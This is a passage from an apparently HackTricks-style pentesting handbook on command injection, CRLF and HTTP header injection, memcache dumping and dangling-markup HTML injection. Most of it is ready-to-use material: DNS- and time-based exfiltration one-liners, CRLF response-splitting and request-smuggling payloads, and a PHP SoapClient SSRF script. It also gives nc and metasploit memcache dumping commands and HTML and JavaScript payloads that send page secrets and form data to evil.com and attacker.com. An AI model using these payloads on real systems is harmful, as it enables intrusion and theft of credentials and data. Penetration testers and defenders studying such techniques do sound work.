?func={payload}

?arg={payload}

?option={payload}

?load={payload}

?process={payload}

?step={payload}

?read={payload}

?function={payload}

?req={payload}

?feature={payload}

?exe={payload}

?module={payload}

?payload={payload}

?run={payload}

?print={payload}

### Time based data exfiltration

Extracting data: char by char

Copy

swissky@crashlab▸ ~ ▸ $ time if [ $(whoami|cut -c 1) == s ]; then sleep 5; fi

real 0m5.007s

user 0m0.000s

sys 0m0.000s

swissky@crashlab▸ ~ ▸ $ time if [ $(whoami|cut -c 1) == a ]; then sleep 5; fi

real 0m0.002s

user 0m0.000s

sys 0m0.000s

### DNS based data exfiltration

Based on the tool from https://github.com/HoLyVieR/dnsbin also hosted at dnsbin.zhack.ca

Copy

1. Go to http://dnsbin.zhack.ca/

2. Execute a simple 'ls'

for i in $(ls /) ; do host "$i.3a43c7e4e57a8d0e2057.d.zhack.ca"; done

Copy

$(host $(wget -h|head -n1|sed 's/[ ,]/-/g'|tr -d '.').sudo.co.il)

Online tools to check for DNS based data exfiltration:

* dnsbin.zhack.ca
* pingb.in

### Filtering bypass

#### Windows

Copy

powershell C:\*\*2\n??e\*d.\*? # notepad

@^p^o^w^e^r^shell c:\*\*32\c\*?c.e?e # calc

#### Linux

[PAGEBypass Linux Restrictions](https://book.hacktricks.xyz/linux-hardening/bypass-bash-restrictions)

## Brute-Force Detection List

[Auto\_Wordlists/command\_injection.txt at main · carlospolop/Auto\_WordlistsGitHub](https://github.com/carlospolop/Auto_Wordlists/blob/main/wordlists/command_injection.txt)

## References

* <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Command%20Injection>
* <https://portswigger.net/web-security/os-command-injection>
* **CRLF**

# CRLF (%0D%0A) Injection

### CRLF

Carriage Return (CR) and Line Feed (LF), collectively known as CRLF, are special character sequences used in the HTTP protocol to denote the end of a line or the start of a new one. Web servers and browsers use CRLF to distinguish between HTTP headers and the body of a response. These characters are universally employed in HTTP/1.1 communications across various web server types, such as Apache and Microsoft IIS.

### CRLF Injection Vulnerability

CRLF injection involves the insertion of CR and LF characters into user-supplied input. This action misleads the server, application, or user into interpreting the injected sequence as the end of one response and the beginning of another. While these characters are not inherently harmful, their misuse can lead to HTTP response splitting and other malicious activities.

### Example: CRLF Injection in a Log File

[Example from here](https://www.invicti.com/blog/web-security/crlf-http-header/)

Consider a log file in an admin panel that follows the format: IP - Time - Visited Path. A typical entry might look like:

Copy

123.123.123.123 - 08:15 - /index.php?page=home

An attacker can exploit a CRLF injection to manipulate this log. By injecting CRLF characters into the HTTP request, the attacker can alter the output stream and fabricate log entries. For instance, an injected sequence might transform the log entry into:

Copy

/index.php?page=home&%0d%0a127.0.0.1 - 08:15 - /index.php?page=home&restrictedaction=edit

Here, %0d and %0a represent the URL-encoded forms of CR and LF. Post-attack, the log would misleadingly display:

Copy

IP - Time - Visited Path

123.123.123.123 - 08:15 - /index.php?page=home&

127.0.0.1 - 08:15 - /index.php?page=home&restrictedaction=edit

The attacker thus cloaks their malicious activities by making it appear as if the localhost (an entity typically trusted within the server environment) performed the actions. The server interprets the part of the query starting with %0d%0a as a single parameter, while the restrictedaction parameter is parsed as another, separate input. The manipulated query effectively mimics a legitimate administrative command: /index.php?page=home&restrictedaction=edit

### HTTP Response Splitting

#### Description

HTTP Response Splitting is a security vulnerability that arises when an attacker exploits the structure of HTTP responses. This structure separates headers from the body using a specific character sequence, Carriage Return (CR) followed by Line Feed (LF), collectively termed as CRLF. If an attacker manages to insert a CRLF sequence into a response header, they can effectively manipulate the subsequent response content. This type of manipulation can lead to severe security issues, notably Cross-site Scripting (XSS).

#### XSS through HTTP Response Splitting

1. The application sets a custom header like this: X-Custom-Header: UserInput
2. The application fetches the value for UserInput from a query parameter, say "user\_input". In scenarios lacking proper input validation and encoding, an attacker can craft a payload that includes the CRLF sequence, followed by malicious content.
3. An attacker crafts a URL with a specially crafted 'user\_input': ?user\_input=Value%0d%0a%0d%0a<script>alert('XSS')</script>
   1. In this URL, %0d%0a%0d%0a is the URL-encoded form of CRLFCRLF. It tricks the server into inserting a CRLF sequence, making the server treat the subsequent part as the response body.
4. The server reflects the attacker's input in the response header, leading to an unintended response structure where the malicious script is interpreted by the browser as part of the response body.

#### An example of HTTP Response Splitting leading to Redirect

From <https://medium.com/bugbountywriteup/bugbounty-exploiting-crlf-injection-can-lands-into-a-nice-bounty-159525a9cb62>

Browser to:

Copy

/%0d%0aLocation:%20http://myweb.com

And the server responses with the header:

Copy

Location: http://myweb.com

**Other example: (from** [**https://www.acunetix.com/websitesecurity/crlf-injection/**](https://www.acunetix.com/websitesecurity/crlf-injection/)**)**

Copy

http://www.example.com/somepage.php?page=%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:%20text/html%0d%0aContent-Length:%2025%0d%0a%0d%0a%3Cscript%3Ealert(1)%3C/script%3E

#### In URL Path

You can send the payload **inside the URL path** to control the **response** from the server (example from [here](https://hackerone.com/reports/192667)):

Copy

http://stagecafrstore.starbucks.com/%3f%0d%0aLocation:%0d%0aContent-Type:text/html%0d%0aX-XSS-Protection%3a0%0d%0a%0d%0a%3Cscript%3Ealert%28document.domain%29%3C/script%3E

http://stagecafrstore.starbucks.com/%3f%0D%0ALocation://x:1%0D%0AContent-Type:text/html%0D%0AX-XSS-Protection%3a0%0D%0A%0D%0A%3Cscript%3Ealert(document.domain)%3C/script%3E

Check more examples in:

[bugbounty-cheatsheet/crlf.md at master · EdOverflow/bugbounty-cheatsheetGitHub](https://github.com/EdOverflow/bugbounty-cheatsheet/blob/master/cheatsheets/crlf.md)

### HTTP Header Injection

HTTP Header Injection, often exploited through CRLF (Carriage Return and Line Feed) injection, allows attackers to insert HTTP headers. This can undermine security mechanisms such as XSS (Cross-Site Scripting) filters or the SOP (Same-Origin Policy), potentially leading to unauthorized access to sensitive data, such as CSRF tokens, or the manipulation of user sessions through cookie planting.

#### Exploiting CORS via HTTP Header Injection

An attacker can inject HTTP headers to enable CORS (Cross-Origin Resource Sharing), bypassing the restrictions imposed by SOP. This breach allows scripts from malicious origins to interact with resources from a different origin, potentially accessing protected data.

#### SSRF and HTTP Request Injection via CRLF

CRLF injection can be utilized to craft and inject an entirely new HTTP request. A notable example of this is the vulnerability in PHP's SoapClient class, specifically within the user\_agent parameter. By manipulating this parameter, an attacker can insert additional headers and body content, or even inject a new HTTP request entirely. Below is a PHP example demonstrating this exploitation:

Copy

$target = 'http://127.0.0.1:9090/test';

$post\_string = 'variable=post value';

$crlf = array(

'POST /proxy HTTP/1.1',

'Host: local.host.htb',

'Cookie: PHPSESSID=[PHPSESSID]',

'Content-Type: application/x-www-form-urlencoded',

'Content-Length: '.(string)strlen($post\_string),

"\r\n",

$post\_string

);

$client = new SoapClient(null,

array(

'uri'=>$target,

'location'=>$target,

'user\_agent'=>"IGN\r\n\r\n".join("\r\n",$crlf)

)

);

# Put a netcat listener on port 9090

$client->\_\_soapCall("test", []);

### Header Injection to Request Smuggling

For more info about this technique and potential problems [**check the original source**](https://portswigger.net/research/making-http-header-injection-critical-via-response-queue-poisoning).

You can inject essential headers to ensure the **back-end keeps the connection open** after responding to the initial request:

Copy

GET /%20HTTP/1.1%0d%0aHost:%20redacted.net%0d%0aConnection:%20keep-alive%0d%0a%0d%0a HTTP/1.1

Afterward, a second request can be specified. This scenario typically involves HTTP request smuggling, a technique where extra headers or body elements appended by the server post-injection can lead to various security exploits.

**Exploitation:**

1. **Malicious Prefix Injection**: This method involves poisoning the next user's request or a web cache by specifying a malicious prefix. An example of this is:

GET /%20HTTP/1.1%0d%0aHost:%20redacted.net%0d%0aConnection:%20keep-alive%0d%0a%0d%0aGET%20/redirplz%20HTTP/1.1%0d%0aHost:%20oastify.com%0d%0a%0d%0aContent-Length:%2050%0d%0a%0d%0a HTTP/1.1

1. **Crafting a Prefix for Response Queue Poisoning**: This approach involves creating a prefix that, when combined with trailing junk, forms a complete second request. This can trigger response queue poisoning. An example is:

GET /%20HTTP/1.1%0d%0aHost:%20redacted.net%0d%0aConnection:%20keep-alive%0d%0a%0d%0aGET%20/%20HTTP/1.1%0d%0aFoo:%20bar HTTP/1.1

### Memcache Injection

Memcache is a **key-value store that uses a clear text protocol**. More info in:

[PAGE11211 - Pentesting Memcache](https://book.hacktricks.xyz/network-services-pentesting/11211-memcache)

## Protocol Information

From [wikipedia](https://en.wikipedia.org/wiki/Memcached):

**Memcached** (pronunciation: mem-cashed, mem-cash-dee) is a general-purpose distributed [memory caching](https://en.wikipedia.org/wiki/Memory_caching) system. It is often used to speed up dynamic database-driven websites by caching data and objects in RAM to reduce the number of times an external data source (such as a database or API) must be read.

Although Memcached supports SASL, most instances are **exposed without authentication**.

**Default port:** 11211

Copy

PORT STATE SERVICE

11211/tcp open unknown

## Enumeration

### Manual

To exfiltrate all the information saved inside a memcache instance you need to:

1. Find **slabs** with **active items**
2. Get the **key names** of the slabs detected before
3. Ex-filtrate the **saved data** by **getting the key names**

Remember that this service is just a **cache**, so **data may be appearing and disappearing**.

Copy

echo "version" | nc -vn -w 1 <IP> 11211 #Get version

echo "stats" | nc -vn -w 1 <IP> 11211 #Get status

echo "stats slabs" | nc -vn -w 1 <IP> 11211 #Get slabs

echo "stats items" | nc -vn -w 1 <IP> 11211 #Get items of slabs with info

echo "stats cachedump <number> 0" | nc -vn -w 1 <IP> 11211 #Get key names (the 0 is for unlimited output size)

echo "get <item\_name>" | nc -vn -w 1 <IP> 11211 #Get saved info

#This php will just dump the keys, you need to use "get <item\_name> later"

sudo apt-get install php-memcached

php -r '$c = new Memcached(); $c->addServer("localhost", 11211); var\_dump( $c->getAllKeys() );'

### Manual2

Copy

sudo apt install libmemcached-tools

memcstat --servers=127.0.0.1 #Get stats

memcdump --servers=127.0.0.1 #Get all items

memccat --servers=127.0.0.1 <item1> <item2> <item3> #Get info inside the item(s)

### Automatic

Copy

nmap -n -sV --script memcached-info -p 11211 <IP> #Just gather info

msf > use auxiliary/gather/memcached\_extractor #Extracts saved data

msf > use auxiliary/scanner/memcached/memcached\_amp #Check is UDP DDoS amplification attack is possible

## **Dumping Memcache Keys**

In the realm of memcache, a protocol that assists in organizing data by slabs, specific commands exist for inspecting the stored data, albeit with notable constraints:

1. Keys can only be dumped by slab class, grouping keys of similar content size.
2. A limit exists of one page per slab class, equating to 1MB of data.
3. This feature is unofficial and may be discontinued at any time, as discussed in [community forums](https://groups.google.com/forum/?fromgroups=#!topic/memcached/1-T8I-RVGKM).

The limitation of only being able to dump 1MB from potentially gigabytes of data is particularly significant. However, this functionality can still offer insights into key usage patterns, depending on specific needs. For those less interested in the mechanics, a visit to the [tools section](https://lzone.de/cheat-sheet/memcached#tools) reveals utilities for comprehensive dumping. Alternatively, the process of using telnet for direct interaction with memcached setups is outlined below.

### **How it Works**

Memcache's memory organization is pivotal. Initiating memcache with the "-vv" option reveals the slab classes it generates, as shown below:

Copy

$ memcached -vv

slab class 1: chunk size 96 perslab 10922

[...]

To display all currently existing slabs, the following command is used:

Copy

stats slabs

Adding a single key to memcached 1.4.13 illustrates how slab classes are populated and managed. For instance:

Copy

set mykey 0 60 1

1

STORED

Executing the "stats slabs" command post key addition yields detailed statistics about slab utilization:

Copy

stats slabs

[...]

This output reveals the active slab types, utilized chunks, and operational statistics, offering insights into the efficiency of read and write operations.

Another useful command, "stats items", provides data on evictions, memory constraints, and item lifecycles:

Copy

stats items

[...]

These statistics allow for educated assumptions about application caching behavior, including cache efficiency for different content sizes, memory allocation, and capacity for caching large objects.

### **Dumping Keys**

For versions prior to 1.4.31, keys are dumped by slab class using:

Copy

stats cachedump <slab class> <number of items to dump>

For example, to dump a key in class #1:

Copy

stats cachedump 1 1000

ITEM mykey [1 b; 1350677968 s]

END

This method iterates over slab classes, extracting and optionally dumping key values.

### **DUMPING MEMCACHE KEYS (VER 1.4.31+)**

With memcache version 1.4.31 and above, a new, safer method for dumping keys in a production environment is introduced, utilizing non-blocking mode as detailed in the [release notes](https://github.com/memcached/memcached/wiki/ReleaseNotes1431). This approach generates extensive output, hence the recommendation to employ the 'nc' command for efficiency. Examples include:

Copy

echo 'lru\_crawler metadump all' | nc 127.0.0.1 11211 | head -1

echo 'lru\_crawler metadump all' | nc 127.0.0.1 11211 | grep ee6ba58566e234ccbbce13f9a24f9a28

### **DUMPING TOOLS**

Table [from here](https://lzone.de/blog).

| **Programming Languages** | **Tools** | **Functionality** |  |  |
| --- | --- | --- | --- | --- |
| PHP | [simple script](http://snipt.org/xtP) | Prints key names. |  |  |
| Perl | [simple script](https://wiki.jasig.org/download/attachments/13572172/memcached-clean.pl?version=1&modificationDate=1229693957401) | Prints keys and values |  |  |
| Ruby | [simple script](https://gist.github.com/1365005) | Prints key names. |  |  |
| Perl | [memdump](https://search.cpan.org/~dmaki/Memcached-libmemcached-0.4202/src/libmemcached/docs/memdump.pod) | Tool in CPAN module | [Memcached-libmemcached](https://search.cpan.org/~dmaki/Memcached-libmemc) | ached/) |
| PHP | [memcache.php](http://livebookmark.net/journal/2008/05/21/memcachephp-stats-like-apcphp/) | Memcache Monitoring GUI that also allows dumping keys |  |  |
| libmemcached | [peep](http://blog.evanweaver.com/2009/04/20/peeping-into-memcached/) | **Does freeze your memcached process!!!** Be careful when using this in production. Still using it you can workaround the 1MB limitation and really dump **all** keys. |  |  |

## Troubleshooting

### 1MB Data Limit

Note that prio to memcached 1.4 you cannot store objects larger than 1MB due to the default maximum slab size.

### Never Set a Timeout > 30 Days!

If you try to “set” or “add” a key with a timeout bigger than the allowed maximum you might not get what you expect because memcached then treats the value as a Unix timestamp. Also if the timestamp is in the past it will do nothing at all. Your command will silently fail.

So if you want to use the maximum lifetime specify 2592000. Example:

Copy

set my\_key 0 2592000 1

1

### Disappearing Keys on Overflow

Despite the documentation saying something about wrapping around 64bit overflowing a value using “incr” causes the value to disappear. It needs to be created using “add”/”set” again.

### Replication

memcached itself does not support replication. If you really need it you need to use 3rd party solutions:

* [repcached](http://repcached.lab.klab.org/): Multi-master async replication (memcached 1.2 patch set)
* [Couchbase memcached interface](http://www.couchbase.com/memcached): Use CouchBase as memcached drop-in
* [yrmcds](https://cybozu.github.io/yrmcds/): memcached compatible Master-Slave key value store
* [twemproxy](https://github.com/twitter/twemproxy) (aka nutcracker): proxy with memcached support

### Commands Cheat-Sheet

[PAGEMemcache Commands](https://book.hacktricks.xyz/network-services-pentesting/11211-memcache/memcache-commands)

### **Shodan**

* port:11211 "STAT pid"
* "STAT pid"

## References

* <https://lzone.de/cheat-sheet/memcached>


**For the full information read the** [**original writeup**](https://www.sonarsource.com/blog/zimbra-mail-stealing-clear-text-credentials-via-memcache-injection/)

If a platform is taking **data from an HTTP request and using it without sanitizing** it to perform **requests** to a **memcache** server, an attacker could abuse this behaviour to **inject new memcache commands**.

For example, in the original discovered vuln, cache keys were used to return the IP and port a user shuold connect to, and attackers were able to **inject memcache comands** that would **poison** the **cache to send the vistims details** (usrnames and passwords included) to the attacker servers:



Moreover, researchers also discovered that they could desync the memcache responses to send the attackers ip and ports to users whose email the attacker didn't know:



### How to Prevent CRLF / HTTP Header Injections in Web Applications

To mitigate the risks of CRLF (Carriage Return and Line Feed) or HTTP Header Injections in web applications, the following strategies are recommended:

1. **Avoid Direct User Input in Response Headers:** The safest approach is to refrain from incorporating user-supplied input directly into response headers.
2. **Encode Special Characters:** If avoiding direct user input is not feasible, ensure to employ a function dedicated to encoding special characters like CR (Carriage Return) and LF (Line Feed). This practice prevents the possibility of CRLF injection.
3. **Update Programming Language:** Regularly update the programming language used in your web applications to the latest version. Opt for a version that inherently disallows the injection of CR and LF characters within functions tasked with setting HTTP headers.

### CHEATSHEET

[Cheatsheet from here](https://twitter.com/NinadMishra5/status/1650080604174667777)

Copy

1. HTTP Response Splitting

• /%0D%0ASet-Cookie:mycookie=myvalue (Check if the response is setting this cookie)

2. CRLF chained with Open Redirect

• //www.google.com/%2F%2E%2E%0D%0AHeader-Test:test2

• /www.google.com/%2E%2E%2F%0D%0AHeader-Test:test2

• /google.com/%2F..%0D%0AHeader-Test:test2

• /%0d%0aLocation:%20http://example.com

3. CRLF Injection to XSS

• /%0d%0aContent-Length:35%0d%0aX-XSS-Protection:0%0d%0a%0d%0a23

• /%3f%0d%0aLocation:%0d%0aContent-Type:text/html%0d%0aX-XSS-Protection%3a0%0d%0a%0d%0a%3Cscript%3Ealert%28document.domain%29%3C/script%3E

4. Filter Bypass

• %E5%98%8A = %0A = \u560a

• %E5%98%8D = %0D = \u560d

• %E5%98%BE = %3E = \u563e (>)

• %E5%98%BC = %3C = \u563c (<)

• Payload = %E5%98%8A%E5%98%8DSet-Cookie:%20test

## Automatic Tools

* <https://github.com/Raghavd3v/CRLFsuite>
* <https://github.com/dwisiswant0/crlfuzz>

## Brute-Force Detection List

* <https://github.com/carlospolop/Auto_Wordlists/blob/main/wordlists/crlf.txt>

## References

* [**https://www.invicti.com/blog/web-security/crlf-http-header/**](https://www.invicti.com/blog/web-security/crlf-http-header/)
* [**https://www.acunetix.com/websitesecurity/crlf-injection/**](https://www.acunetix.com/websitesecurity/crlf-injection/)
* [**https://portswigger.net/research/making-http-header-injection-critical-via-response-queue-poisoning**](https://portswigger.net/research/making-http-header-injection-critical-via-response-queue-poisoning)
* [**https://www.netsparker.com/blog/web-security/crlf-http-header/**](https://www.netsparker.com/blog/web-security/crlf-http-header/)
* **Dangling Markup**

# Dangling Markup - HTML scriptless injection

## Resume

This technique can be use to extract information from a user when an **HTML injection is found**. This is very useful if you **don't find any way to exploit a** [**XSS**](https://book.hacktricks.xyz/pentesting-web/xss-cross-site-scripting) but you can **inject some HTML tags**. It is also useful if some **secret is saved in clear text** in the HTML and you want to **exfiltrate** it from the client, or if you want to mislead some script execution.

Several techniques commented here can be used to bypass some [**Content Security Policy**](https://book.hacktricks.xyz/pentesting-web/content-security-policy-csp-bypass) by exfiltrating information in unexpected ways (html tags, CSS, http-meta tags, forms, base...).

## Main Applications

### Stealing clear text secrets

If you inject <img src='http://evil.com/log.cgi? when the page is loaded the victim will send you all the code between the injected img tag and the next quote inside the code. If a secret is somehow located in that chunk, you will steal i t(you can do the same thing using a double quote,take a look which could be more interesting to use).

If the img tag is forbidden (due to CSP for example) you can also use <meta http-equiv="refresh" content="4; URL='http://evil.com/log.cgi?

Copy

<img src='http://attacker.com/log.php?HTML=

<meta http-equiv="refresh" content='0; url=http://evil.com/log.php?text=

<meta http-equiv="refresh" content='0;URL=ftp://evil.com?a=

Note that **Chrome blocks HTTP URLs** with "<" or "\n" in it, so you could try other protocol schemes like "ftp".

You can also abuse CSS @import (will send all the code until it find a ";")

Copy

<style>@import//hackvertor.co.uk? <--- Injected

<b>steal me!</b>;

You could also use **<table**:

Copy

<table background='//your-collaborator-id.burpcollaborator.net?'

You could also insert a <base tag. All the information will be sent until the quote is closed but it requires some user interaction (the user must click in some link, because the base tag will have changed the domain pointed by the link):

Copy

<base target=' <--- Injected

steal me'<b>test</b>

### Stealing forms

Copy

<base href='http://evil.com/'>

Then, the forms that send data to path (like <form action='update\_profile.php'>) will send the data to the malicious domain.

### Stealing forms 2

Set a form header: <form action='http://evil.com/log\_steal'> this will overwrite the next form header and all the data from the form will be sent to the attacker.

### Stealing forms 3

The button can change the URL where the information of the form is going to be sent with the attribute "formaction":

Copy

<button name=xss type=submit formaction='https://google.com'>I get consumed!

An attacker can use this to steal the information.

Find an [**example of this attack in this writeup**](https://portswigger.net/research/stealing-passwords-from-infosec-mastodon-without-bypassing-csp).

### Stealing clear text secrets 2

Using the latest mentioned technique to steal forms (injecting a new form header) you can then inject a new input field:

Copy

<input type='hidden' name='review\_body' value="

and this input field will contain all the content between its double quote and the next double quote in the HTML. This attack mix the "***Stealing clear text secrets***" with "***Stealing forms2***".

You can do the same thing injecting a form and an <option> tag. All the data until a closed </option> is found will be sent:

Copy

<form action=http://google.com><input type="submit">Click Me</input><select name=xss><option

### Form parameter injection

You can change the path of a form and insert new values so an unexpected action will be performed:

Copy

<form action='/change\_settings.php'>

<input type='hidden' name='invite\_user'

value='fredmbogo'> ← Injected lines

<form action="/change\_settings.php"> ← Existing form (ignored by the parser)

...

<input type="text" name="invite\_user" value=""> ← Subverted field

...

<input type="hidden" name="xsrf\_token" value="12345">

...

</form>

### Stealing clear text secrets via noscript

<noscript></noscript> Is a tag whose content will be interpreted if the browser doesn't support javascript (you can enable/disable Javascript in Chrome in <chrome://settings/content/javascript>).

A way to exfiltrate the content of the web page from the point of injection to the bottom to an attacker controlled site will be injecting this:

Copy

<noscript><form action=http://evil.com><input type=submit style="position:absolute;left:0;top:0;width:100%;height:100%;" type=submit value=""><textarea name=contents></noscript>

### Bypassing CSP with user interaction

From this [portswiggers research](https://portswigger.net/research/evading-csp-with-dom-based-dangling-markup) you can learn that even from the **most CSP restricted** environments you can still **exfiltrate data** with some **user interaction**. In this occasion we are going to use the payload:

Copy

<a href=http://attacker.net/payload.html><font size=100 color=red>You must click me</font></a>

<base target='

Note that you will ask the **victim** to **click on a link** that will **redirect** him to **payload** controlled by you. Also note that the **target** attribute inside the **base** tag will contain **HTML content** until the next single quote. This will make that the **value** of **window.name** if the link is clicked is going to be all that **HTML content**. Therefore, as you **control the page** where the victim is accessing by clicking the link, you can access that **window.name** and **exfiltrate** that data:

Copy

<script>

if(window.name) {

new Image().src='//your-collaborator-id.burpcollaborator.net?'+encodeURIComponent(window.name);

</script>

### Misleading script workflow 1 - HTML namespace attack

Insert a new tag with and id inside the HTML that will overwrite the next one and with a value that will affect the flow of a script. In this example you are selecting with whom a information is going to be shared:

Copy

<input type='hidden' id='share\_with' value='fredmbogo'> ← Injected markup

...

Share this status update with: ← Legitimate optional element of a dialog

<input id='share\_with' value=''>

...

function submit\_status\_update() {

...

request.share\_with = document.getElementById('share\_with').value;

...

}

### Misleading script workflow 2 - Script namespace attack

Create variables inside javascript namespace by inserting HTML tags. Then, this variable will affect the flow of the application:

Copy

<img id='is\_public'> ← Injected markup

...

// Legitimate application code follows

function retrieve\_acls() {

...

if (response.access\_mode == AM\_PUBLIC) ← The subsequent assignment fails in IE

is\_public = true;

else

is\_public = false;

}

function submit\_new\_acls() {

...

if (is\_public) request.access\_mode = AM\_PUBLIC; ← Condition always evaluates to true

...

}

### Abuse of JSONP

If you find a JSONP interface you could be able to call an arbitrary function with arbitrary data:

Copy

<script src='/editor/sharing.js'>: ← Legitimate script

function set\_sharing(public) {

if (public) request.access\_mode = AM\_PUBLIC;

else request.access\_mode = AM\_PRIVATE;

...

}

<script src='/search?q=a&call=set\_sharing'>: ← Injected JSONP call

set\_sharing({ ... })

Or you can even try to execute some javascript:

Copy

<script src='/search?q=a&call=alert(1)'></script>

### Iframe abuse

A child document possesses the capability to view and modify the location property of its parent, even in cross-origin situations. This allows the embedding of a script within an **iframe** that can redirect the client to an arbitrary page:

Copy

<html><head></head><body><script>top.window.location = "https://attacker.com/hacked.html"</script></body></html>

This can be mitigated with something like: sandbox=' allow-scripts allow-top-navigation'

An iframe can also be abused to leak sensitive information from a different page **using the iframe name attribute**. This is because you can create an iframe that iframes itself abusing the HTML injection that makes the **sensitive info appear inside the iframe name attribute** and then access that name from the initial iframe and leak it.

Copy

<script>

function cspBypass(win) {

win[0].location = 'about:blank';

setTimeout(()=>alert(win[0].name), 500);

}

</script>

<iframe src="//subdomain1.portswigger-labs.net/bypassing-csp-with-dangling-iframes/target.php?email=%22><iframe name=%27" onload="cspBypass(this.contentWindow)"></iframe>

For more info check <https://portswigger.net/research/bypassing-csp-with-dangling-iframes>

### <meta abuse

You could use **meta http-equiv** to perform **several actions** like setting a Cookie: <meta http-equiv="Set-Cookie" Content="SESSID=1"> or performing a redirect (in 5s in this case): <meta name="language" content="5;http://attacker.svg" HTTP-EQUIV="refresh" />

This can be **avoided** with a **CSP** regarding **http-equiv** ( Content-Security-Policy: default-src 'self';, or Content-Security-Policy: http-equiv 'self';)

### New <portal HTML tag

You can find a very **interesting research** on exploitable vulnerabilities of the <portal tag [here](https://research.securitum.com/security-analysis-of-portal-element/). At the moment of this writing you need to enable the portal tag on Chrome in chrome://flags/#enable-portals or it won't work.

Copy

<portal src='https://attacker-server?

### HTML Leaks

Not all the ways to leak connectivity in HTML will be useful for Dangling Markup, but sometimes it could help. Check them here: <https://github.com/cure53/HTTPLeaks/blob/master/leak.html>

## SS-Leaks

This is a **mix** between **dangling markup and XS-Leaks**. From one side the vulnerability allows to **inject HTML** (but not JS) in a page of the **same origin** of the one we will be attacking. On the other side we won't **attack** directly the page where we can inject HTML, but **another page**.

[PAGESS-Leaks](https://book.hacktricks.xyz/pentesting-web/dangling-markup-html-scriptless-injection/ss-leaks)

## XS-Search/XS-Leaks

XS-Search are oriented to **exfiltrate cross-origin information** abusing **side channel attacks**.Therefore, it's a different technique than Dangling Markup, however, some of the techniques abuse the inclusion of HTML tags (with and without JS execution), like [**CSS Injection**](https://book.hacktricks.xyz/pentesting-web/xs-search#css-injection) or [**Lazy Load Images**](https://book.hacktricks.xyz/pentesting-web/xs-search#image-lazy-loading)**.**

Open Word file of XS-Search/XS-Leaks

## Brute-Force Detection List

[Auto\_Wordlists/dangling\_markup.txt at main · carlospolop/Auto\_WordlistsGitHub](https://github.com/carlospolop/Auto_Wordlists/blob/main/wordlists/dangling_markup.txt)

## References

* <https://aswingovind.medium.com/content-spoofing-yes-html-injection-39611d9a4057>
* <http://lcamtuf.coredump.cx/postxss/>
* <http://www.thespanner.co.uk/2011/12/21/html-scriptless-attacks/>
* <https://portswigger.net/research/evading-csp-with-dom-based-dangling-markup>
* [**File Inclusion/Path Traversal**](https://book.hacktricks.xyz/pentesting-web/file-inclusion)
* [**Open Redirect**](https://book.hacktricks.xyz/pentesting-web/open-redirect)
* [**Prototype Pollution to XSS**](https://book.hacktricks.xyz/pentesting-web/deserialization/nodejs-proto-prototype-pollution#client-side-prototype-pollution-to-xss)
* [**Server Side Inclusion/Edge Side Inclusion**](https://book.hacktricks.xyz/pentesting-web/server-side-inclusion-edge-side-inclusion-injection)
* [**Server Side Request Forgery**](https://book.hacktricks.xyz/pentesting-web/ssrf-server-side-request-forgery)
* [**Server Side Template Injection**](https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection)
* [**Reverse Tab Nabbing**](https://book.hacktricks.xyz/pentesting-web/reverse-tab-nabbing)
* [**XSLT Server Side Injection**](https://book.hacktricks.xyz/pentesting-web/xslt-server-side-injection-extensible-stylesheet-language-transformations)
* [**XSS**](https://book.hacktricks.xyz/pentesting-web/xss-cross-site-scripting)
* [**XSSI**](https://book.hacktricks.xyz/pentesting-web/xssi-cross-site-script-inclusion)
* [**XS-Search**](https://book.hacktricks.xyz/pentesting-web/xs-search)

Some of the mentioned vulnerabilities require special conditions, others just require the content to be reflected. You can find some interesting polygloths to test quickly the vulnerabilities in: Open word file of Reflecting Techniques - PoCs and Polygloths CheatSheet

### **Search functionalities**

If the functionality may be used to search some kind of data inside the backend, maybe you can (ab)use it to search arbitrary data.

* [**File Inclusion/Path Traversal**](https://book.hacktricks.xyz/pentesting-web/file-inclusion)
* [**NoSQL Injection**](https://book.hacktricks.xyz/pentesting-web/nosql-injection)
* [**LDAP Injection**](https://book.hacktricks.xyz/pentesting-web/ldap-injection)
* [**ReDoS**](https://book.hacktricks.xyz/pentesting-web/regular-expression-denial-of-service-redos)
* [**SQL Injection**](https://book.hacktricks.xyz/pentesting-web/sql-injection)
* [**XPATH Injection**](https://book.hacktricks.xyz/pentesting-web/xpath-injection)

### **Forms, WebSockets and PostMsgs**

When a websocket posts a message or a form allowing users to perform actions vulnerabilities may arise.

* **Cross Site Request Forgery**
* [**Cross-site WebSocket hijacking (CSWSH)**](https://book.hacktricks.xyz/pentesting-web/websocket-attacks)
* [**PostMessage Vulnerabilities**](https://book.hacktricks.xyz/pentesting-web/postmessage-vulnerabilities)

### **HTTP Headers**

Depending on the HTTP headers given by the web server some vulnerabilities might be present.

